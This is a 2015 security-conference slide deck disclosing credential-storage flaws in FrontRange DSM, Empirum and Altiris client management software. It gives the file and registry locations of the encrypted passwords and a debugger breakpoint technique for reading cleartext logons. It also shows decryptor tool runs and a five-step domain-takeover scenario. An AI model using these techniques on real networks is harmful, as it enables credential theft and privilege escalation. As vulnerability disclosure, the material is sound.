

# Privilege Escalation via Client Management Software



November 21, 2015

**BSidesVienna 0x7DF**

# Who am I?



Dipl.-Inf. Matthias Deeg  
Expert IT Security Consultant  
CISSP, CISA, OSCP, OSCE

- Interested in information technology – especially IT security – since his early days
- Studied computer science at the University of Ulm, Germany
- IT Security Consultant since 2007



# Agenda



1. Client Management Software
2. Common Security Vulnerabilities
3. Use Cases & Attack Scenarios
4. Demo
5. Conclusion & Recommendations
6. Q&A

# Client Management Software

- Client management is a very important task in modern enterprise IT environments as all computer systems, whether client or server, should be managed throughout their entire system life cycle.
- There are many client management software solutions from different manufacturers that support IT managers and IT administrators in client management tasks like
  - inventory
  - patch management
  - software deployment
  - license management

# Client Management Software

- As a matter of principle, in order to perform these tasks, client management software requires high privileges, usually administrative rights, on the managed client and server systems.
- Therefore, client management software is an interesting target for attackers as vulnerabilities in this kind of software may be leveraged for privilege escalation attacks within corporate networks.

# Common Security Vulnerabilities

- During security assessments of client systems managed with different client management software solutions, the SySS GmbH could find the following common security vulnerabilities:
  1. Insufficiently Protected Credentials (CWE-522)
  2. Use of Hard-coded Cryptographic Key (CWE-321)
  3. Violation of Secure Design Principles (CWE-657)

# Insufficiently Protected Credentials

- In order to perform different management tasks, client management software products usually require one or more user/service account and access to the corresponding credentials.
  - If a low-privileged user has access to password information that are not required to perform her tasks, it is usually a security issue.
  - Furthermore, if the accessible credentials are only protected in an insufficient way, it definitely is a security issue.
  - In case of the tested client management software products, password information was in some cases accessible by low-privileged users and insufficiently protected
- ⇒ **Unauthorized access to credentials of a foreign user account allowing impersonation and privilege escalation attacks**

# Example: FrontRange DSM






# Use of Hard-coded Cryptographic Key

- Different client management software products use hard-coded cryptographic keys in order to protect sensitive data, for example
    - User credentials (usually username and password)
    - Configuration data
  - In general, the used hard-coded keys are valid for all software installations (i.e. not system- or customer-dependent)
  - If an attacker knows how user credentials are protected (encryption algorithm and cryptographic key) and has access to the password data, she can always recover the clear-text passwords.
- ⇒ **Unauthorized access to credentials of a foreign user account allowing impersonation and privilege escalation attacks**


# Violation of Secure Design Principles

## What is the problem?



# Violation of Secure Design Principles

What is the problem?




# Violation of Secure Design Principles

- Password information is used (encoded and/or encrypted) in the context of a low-privileged user process.
  - Thus, an attacker or malware running in the same low-privileged user context can analyze and control the process and in this way gain access to decrypted clear-text passwords.
- ⇒ **Unauthorized access to credentials of a foreign user account allowing impersonation and privilege escalation attacks**

# Use Cases & Attack Scenarios

## Use Cases:

1. Bad guys doing bad things for fun and profit
2. Good guys doing bad things with permission for fun and profit, e. g. pentesters or IT security consultants



# Use Cases & Attack Scenarios



## Attack Scenario: Owning a Windows Domain Network in 5 (Easy) Steps

1. Gain access to a managed system (as a low-privileged user).
2. Choose your attack:
  - a. **Offline:** Read the encrypted user credentials of the client management software stored on the system and decrypt them using a suitable software tool.
  - b. **Online:** Extract the clear-text user credentials from a process of the client management software running in the low-privileged user context.
3. Use the recovered credentials to gain unauthorized administrative access to other managed systems within the corporate network (e. g. client systems, client management software server, file server, print server, application server).
4. Search for authentication data (e. g. passwords, NTLM hashes, Windows access tokens) of high-privileged Windows domain users on the accessible systems.
5. Own the Windows domain.

# Affected Client Management Software



| Product Name               | Tested Software Version |
|----------------------------|-------------------------|
| Altiris Inventory Solution | 7.1.7580.0              |
| Empirum                    | 14.2.1, 15.0.1, 16.0    |
| FrontRange DSM             | 7.2.1.2020, 7.2.2.2331  |

# PoC Software Tools



- The SySS GmbH developed proof-of-concept software tools for different client management software products in order to recover cleartext-passwords:
  - Altiris Password Decryptor
  - Empirum Password Decryptor
  - FrontRange DSM Password Decryptor



# Demo

*"Let me see your password."*



# Demo: FrontRange DSM

- FrontRange DSM stores passwords for different user accounts encrypted in two configuration files named `NiCfgLcl.ncp` and `NiCfgSrv.ncp`.
- These configuration files contain encrypted password information for different required FrontRange DSM user accounts, e. g.
  - DSM Runtime Service
  - DSM Distribution Service
  - Business Logic Server (BLS) Authentication
  - Database account

# Demo: FrontRange DSM

- A limited Windows domain user has read access to these configuration files that are usually stored in the following locations:
  - `%PROGRAMFILES (X86) \NetInst\NiCfgLcl.ncp`  
(local on a managed client)
  - `%PROGRAMFILES (X86) \NetInst\NiCfgSrv.ncp`  
(local on a managed client)
  - `\\<FRONTRANGE SERVER>\DSM$\NiCfgLcl.ncp`  
(remote on a DSM network share)
  - `\\<FRONTRANGE SERVER>\DSM$\NiCfgSrv.ncp`  
(remote on a DSM network share)

# Demo: FrontRange DSM

- The SySS GmbH developed a proof-of-concept software tool named FrontRange DSM Password Decryptor which is able to decrypt all password information stored within the FrontRange configuration files `NiCfgLcl.ncp` and `NiCfgSrv.ncp`.
- This software tool can be used for offline password recovery.

```
>fpd.exe k22D01816EADA56F850G09218CCD5GC1C4537FC70768629C14FF5B  
FrontRange DSM Password Decryptor v1.0 by Matthias Deeg  
<matthias.deeg@syss.de> - SySS GmbH (c) 2014  
[+] Decrypted password: I wanna be a pirate!
```

# Demo: FrontRange DSM

- It is also possible to perform an online attack targeting the running process `NiInst32.exe` using an application-level debugger like OllyDbg from the perspective of a low-privileged Windows user.
- In order to gain access to the decrypted password, it is sufficient to set a breakpoint on the Windows API function `LogonUserW` of the module `ADVAPI32.DLL`.

# Demo: FrontRange DSM



The screenshot displays the OllyDbg interface for a 32-bit application. The main window shows assembly code for the CPU - main thread, module ADVAPI32. The registers window shows the current state of the CPU registers, including EAX, ECX, EDI, and EIP. The hex dump window shows the memory contents at the current instruction pointer.

**Assembly Code:**

```
7654C121 8B45 08 MOV EAX, DWORD PTR SS:[ARG.1]
7654C124 72 09 JB SHORT 7654C12F
7654C126 83F8 FF CMP EAX, -1
7654C129 0F87 45600201 JA 76572174
7654C12F 8B40 10 MOV ECX, DWORD PTR SS:[ARG.3]
7654C132 8901 MOV DWORD PTR DS:[ECX], EAX
7654C134 33C0 XOR EAX, EAX
7654C136 5D POP EBP
7654C137 C2 0C00 RETN 0C
7654C13A BF 78000000 MOV EDI, 78
7654C13F E9 C2F8FFFF JMP 7654BA06
7654C144 90 NOP
7654C145 90 NOP
7654C146 90 NOP
7654C147 90 NOP
7654C148 90 NOP
7654C149 8BFF MOV EDI, EDI
7654C14B 55 PUSH EBP
7654C14C 8BEC MOV EBP, ESP
7654C14E 8B40 1C MOV ECX, DWORD PTR SS:[ARG.6]
7654C151 33C0 XOR EAX, EAX
7654C153 50 PUSH EAX
7654C154 50 PUSH EAX
7654C155 50 PUSH EAX
7654C156 50 PUSH EAX
7654C157 51 PUSH ECX
7654C158 50 PUSH EAX
7654C159 FF75 18 PUSH DWORD PTR SS:[ARG.5]
7654C15B 8901 MOV DWORD PTR DS:[ECX], EAX
7654C15E FF75 14 PUSH DWORD PTR SS:[ARG.4]
7654C161 FF75 10 PUSH DWORD PTR SS:[ARG.3]
7654C164 FF75 0C PUSH DWORD PTR SS:[ARG.2]
7654C167 FF75 08 PUSH DWORD PTR SS:[ARG.1]
```

**Registers (FPU):**

```
EAX: 0018EF80
ECX: 00000000
EDX: 00000000
EBX: 00000000
ESP: 0018EF60
EBP: 0018EFA0
ESI: 7654C149 ADVAPI32.LogonUserW
EDI: 00583C98
EIP: 7654C149 ADVAPI32.LogonUserW
C 0 ES 002B 32bit 0(FFFFFFFF)
F 0 CS 0023 32bit 0(FFFFFFFF)
A 0 SS 002B 32bit 0(FFFFFFFF)
Z 0 DS 002B 32bit 0(FFFFFFFF)
S 0 FS 0053 32bit 7EFD0000(FFF)
T 0 GS 002B 32bit 0(FFFFFFFF)
D 0
O 0
Q 0 LastErr 00000000 ERROR_SUCCESS
EFL 00000202 (NO,NB,NE,A,NS,PO,GE,G)
ST0 empty 0.0
ST1 empty 0.0
ST2 empty 0.0
ST3 empty 0.0
ST4 empty 0.0
ST5 empty 41828.620098379629780
ST6 empty 0.0
ST7 empty 0.0
FST 0020 Cond 0 0 0 Err 0 0 1 0 0 0 0 (GT)
FCW 027F Prec NEAR,53 Mask 1 1 1 1 1
Last cmdnd 0023:62E96B7D logroque.62E96B7D
XMM0 00000000 00000000 00000000 00000000
XMM1 00000000 00000000 00000000 00000000
XMM2 00000000 00000000 00000000 00000000
XMM3 00000000 00000000 00000000 00000000
```

**Hex Dump:**

```
Address Hex dump ASCII
00471000 C5 45 00 00 00 00 2E 3F 41 56 62 61 64 5F 3E 3E ?AVUbad
00471010 61 6C 5C 6F 63 48 73 74 40 40 00 C4 C6 45 00 00 alloc@std00 -SE
00471020 00 00 00 00 2E 3F 41 56 65 78 63 65 70 74 69 6F .?AVUxceptio
00471030 6E 40 73 74 64 40 40 A8 0E 45 00 A0 0E 45 00 n@std00 &AE &AE
00471040 98 0E 45 00 90 0E 45 00 88 0E 45 00 7C 0E 45 00 y&E &AE &AE &AE
00471050 70 0E 45 00 68 0E 45 00 5C 0E 45 00 54 0E 45 00 >&AE &AE &AE &AE
00471060 4C 0E 45 00 44 0E 45 00 3C 0E 45 00 34 0E 45 00 L&E D&E <&AE &AE &AE &AE
00471070 28 0E 45 00 20 0E 45 00 14 0E 45 00 0C 0E 45 00 ( &E &AE &AE &AE &AE
00471080 FC 0D 45 00 F4 0D 45 00 EC 0D 45 00 D8 0D 45 00 ?&E &AE y&E i&E
00471090 C8 0D 45 00 BC 0D 45 00 AC 0D 45 00 9C 0D 45 00 >&E &AE &AE &AE &AE
004710A0 84 0D 45 00 78 0D 45 00 64 0D 45 00 58 0D 45 00 >&E &AE &AE &AE &AE
004710B0 48 0D 45 00 34 0D 45 00 34 0E 45 00 2C 0D 45 00 H&E 4&E 4&E &AE &AE
004710C0 28 0E 45 00 20 0E 45 00 14 0E 45 00 0C 0E 45 00 ( &E &AE &AE &AE &AE
004710D0 98 0D 45 00 F4 0C 45 00 FC 0D 45 00 E4 0C 45 00 ?&E &AE ?&E &AE &AE &AE
004710E0 D8 0C 45 00 C8 0C 45 00 B4 0C 45 00 A4 0C 45 00 i&E &AE i&E &AE &AE &AE
004710F0 94 0C 45 00 8C 0C 45 00 80 0C 45 00 74 0C 45 00 o&E i&E o&E i&E &AE &AE
00471100 5C 0C 45 00 50 0C 45 00 34 0C 45 00 24 0C 45 00 >&E P&E 4&E &AE &AE
00471110 10 0C 45 00 04 0C 45 00 EC 0E 45 00 DC 0E 45 00 >&E &AE y&E &AE &AE &AE
00471120 00 0E 45 00 B8 0E 45 00 FC 0D 45 00 04 0E 45 00 &AE &AE &AE &AE &AE
00471130 88 0E 45 00 78 0E 45 00 64 0E 45 00 64 0D 45 00 &AE &AE &AE &AE &AE
00471140 50 0E 45 00 38 0E 45 00 1C 0E 45 00 04 0E 45 00 P&E 8&E L&E &AE &AE &AE
00471150 D8 0A 45 00 B8 0A 45 00 0A 0A 45 00 80 0A 45 00 i&E 0&E 0&E 0&E &AE &AE
00471160 60 0A 45 00 38 0A 45 00 20 0A 45 00 FC 09 45 00 &AE 8&E 0&E &AE &AE &AE
00471170 D8 09 45 00 C4 09 45 00 B4 09 45 00 9C 09 45 00 i&E -&E -&E &AE &AE &AE
00471180 84 09 45 00 84 09 45 00 78 09 45 00 78 09 45 00 i&E &AE &AE &AE &AE
00471190 6C 09 45 00 60 09 45 00 50 09 45 00 40 09 45 00 i&E &AE &AE &AE &AE
```

# Demo: FrontRange DSM

- FrontRange DSM user credentials are used when the Windows API function `LogonUserW` is called within the process `NiInst32.exe`.

```

7654C145 | 90 | NOP
7654C146 | 90 | NOP
7654C147 | 90 | NOP
7654C148 | 90 | NOP
7654C149 | $ 8BFF | MOV EDI,EDI | ADVAPI32.LogonUserW(guessed Arg1,Arg2,A
7654C14B | . 55 | PUSH EBP
7654C14C | . 8BEC | MOV EBP,ESP
7654C14E | . 8B4D 1C | MOV ECX,DWORD PTR SS:[ARG.6]
7654C151 | . 33C0 | XOR EAX,EAX
  
```

```

0018EF60 | C63EE12F7 | ↵ ↻ c | RETURN to nwmcInt.63EE12F7
0018EF64 | 005C9068 | hē\ | Arg1 = UNICODE "dsmuser2"
0018EF68 | 00584CB0 | ☼LX | Arg2 = UNICODE "SYSSLAB"
0018EF6C | 005D38F0 | -8] | Arg3 = UNICODE "I wanna be a pirate!"
0018EF70 | 00000009 | □ | Arg4 = 9
0018EF74 | 00000003 | ♠ | Arg5 = 3
0018EF78 | 0018EF80 | ♣' ↑ | Arg6 = 18EF80
  
```

# Demo: Empirum

- Empirum supports the following four password formats for storing password information in an encrypted way in different configuration files or in the Windows registry:
  1. **SETUP**  
example: \*SKZjk` &gp2
  2. **SYNC**  
example:  
12B65B9A30D4237D0A5F8D50341581B64207CE74CDE2ED7632D8D55EDE775EF4  
A71631812F2E4E39BD951E26991F307F
  3. **EIS**  
example: A"z!' |-%-\*),\$ " !&(xiYJ|+./' (= &)+# \$, # % . / \* X
  4. **MD5**  
example: 8a24367a1f46c141048752f2d5bbd14b



# Demo: Empirum

- The Empirum SETUP, SYNC, and EIS password formats use reversible encryption methods and can be created by a software tool called `EmpCrypt.exe`.
- Usually, only Empirum administrators have access to this software tool and it is not installed on managed systems.
- But Empirum software components like Empirum Inventory and its modules (for example `EmpInventory.exe`, `ShowInventory.exe`) that are installed on managed systems contain the functionality for decrypting these Empirum password formats.
- The used MD5 passwords are simply unsalted raw MD5 hashes.

# Demo: Empirum

- An analysis of the used encryption methods showed, that three different encryption algorithms are used, each with its own hard-coded secret (for example a cryptographic key or permutation table).
- Configuration files containing encrypted password information are either located on the managed system itself, for example in the configuration file `AgentConfig.xml`, or in INI files stored on network shares of Empirum servers.
- A limited Windows domain user has read access to the locally stored XML configuration file and to the INI configuration files that are typically stored in the following locations:
  - `\\<EMPIRUM SERVER>\Configurator$`
  - `\\<EMPIRUM SERVER>\Values$`

# Demo: Empirum

```
$ ./epd '*SKZjk`&gp2'
```

```
____ _  
|__ |__] | \  
|__ |  |__/  
_____
```

Empirum Password Decryptor v2.0 by Matthias Deeg - SySS GmbH (c) 2009-2015

```
[*] Read Empirum SETUP password
```

```
[+] The decrypted password is: P@ssw0rd!
```

```
$ ./epd 12B65B9A30D4237D0A5F8D50341581B64207CE74CDE2ED7632D8D55EDE775EF4A71631812F2E4E39BD951E26991F307F
```

```
____ _  
|__ |__] | \  
|__ |  |__/  
_____
```

Empirum Password Decryptor v2.0 by Matthias Deeg - SySS GmbH (c) 2009-2015

```
[*] Read Empirum SYNC password
```

```
[+] The decrypted password is: P@ssw0rd!
```

```
E:\>epd.exe "A\"z!' ^|-%-*),$ \"!&(xiYJ|+./'(&)+#$,#%./ *X"
```

```
____ _  
|__ |__] | \  
|__ |  |__/  
_____
```

Empirum Password Decryptor v2.0 by Matthias Deeg - SySS GmbH (c) 2009-2015

```
[*] Read Empirum EIS password
```

```
[+] The decrypted password is: P@ssw0rd!
```

# Demo: Empirum

- The process `EmpInventory.exe`, that is executed in the context of a low-privileged user, decrypts and uses user credentials contained in the Empirum configuration files.
- Thus, an attacker or malware running in the same low-privileged user context can analyze and control the process `EmpInventory.exe` and in this way gain access to decrypted clear-text passwords.
- Such an online attack targeting the running process `EmpInventory.exe` can be performed using an application-level debugger like OllyDbg from the perspective of a limited Windows user.

# Demo: Altiris Inventory Solution

- In some configurations, Altiris Inventory Solution stores user credentials (package access user and password) in the Windows registry using the following registry keys:
  - `HKEY_LOCAL_MACHINE\SOFTWARE\Altiris\Communications\Package Access Password`
  - `HKEY_LOCAL_MACHINE\SOFTWARE\Altiris\Communications\Package Access User`
- In the default configuration, administrative privileges are required in order to read these registry keys ( $\Rightarrow$  not useful for local privilege escalation).
- The user name (package access user) is stored as plaintext and the password (package access password) is stored as ciphertext.

# Demo: Altiris Inventory Solution

- The password is encrypted using a hard-coded cryptographic key and initialization vector (IV) via the symmetric-key block cipher Triple DES (3DES) in CBC mode.
- The hard-coded cryptographic key and IV are contained within the two dynamic link libraries `InvAgent.dll` and `AeXNetComms.dll` of the Altiris Inventory Solution software.
- The use of a hard-coded cryptographic key and IV enables an attacker with access to the encrypted password information to recover the clear-text password for all affected installations of Altiris Inventory Solution software.

# Demo: Altiris Inventory Solution

```
$ ./altirispd.py vZW7Vf1p5qwh2k4dfVQmFcaHEIcwkvu0
```

```

/_____/
/  ___|  /  ___|  ___|
|  \--- _ _ \---\---
|  \--- \| | \| \--- \|
|  ^\ / | | ^\ / ^\ /
\  \ / \ , \ / \ /
\      _ /
/      | /
/_____/

```

... decrypts your passwords!

```

( ) /_
(oo)
/-----\
/ |___||
*  ||  ||
  ^^  ^^

```

Altiris Password Decryptor v1.0 by Matthias Deeg <matthias.deeg@syss.de> - SySS GmbH (c) 2013  
 [\*] The plaintext password is: P4ssw0rd!

# Conclusion




- Security vulnerabilities in different client management software products can be leveraged in attacks against corporate networks.
- Generally, the access to password information, no matter whether encrypted or not, should be restricted as much as possible.
- Configuration files that are readable by low-privileged users are not the proper place to store sensitive password information, and low-privileged user processes are not the proper place to use them.
- Security-related tasks should be performed in a (more) trustworthy environment.



# Recommendations

- Always consider trust in IT security:
  - Trust domains
  - Trust boundaries
  - Trust relationships
- Do not assume *too much*<sup>TM</sup>
- Properly protect password information by restricting access to password information to required users and processes only
- Follow the principle of least privilege
- Update affected software products
- Configure used client management software products according to provided best practices and security guidelines by the manufacturer.



# References


- *SySS Security Advisory SYSS-2014-007*, Matthias Deeg, <https://www.syss.de/fileadmin/dokumente/Publikationen/Advisories/SYSS-2014-007.txt>, 2015
- *Privilege Escalation via Client Management Software – Part I*, Matthias Deeg, [https://www.syss.de/fileadmin/dokumente/Publikationen/2015/Privilege\\_Escalation\\_via\\_Client\\_Management\\_Software.pdf](https://www.syss.de/fileadmin/dokumente/Publikationen/2015/Privilege_Escalation_via_Client_Management_Software.pdf), 2015
- *Privilege Escalation via Client Management Software – Part II*, Matthias Deeg, [https://www.syss.de/fileadmin/dokumente/Publikationen/2015/Privilege\\_Escalation\\_via\\_Client\\_Management\\_Software\\_Part\\_II.pdf](https://www.syss.de/fileadmin/dokumente/Publikationen/2015/Privilege_Escalation_via_Client_Management_Software_Part_II.pdf), 2015

# Thank you very much ...

... for your attention.

Do you have any questions?

~.???



E-mail: [matthias.deeg@syss.de](mailto:matthias.deeg@syss.de)

PGP Fingerprint: D1F0 A035 F06C E675 CDB9 0514 D9A4 BF6A 34AD 4DAB

# THE PENTEST EXPERTS

[WWW.SYSS.DE](http://WWW.SYSS.DE)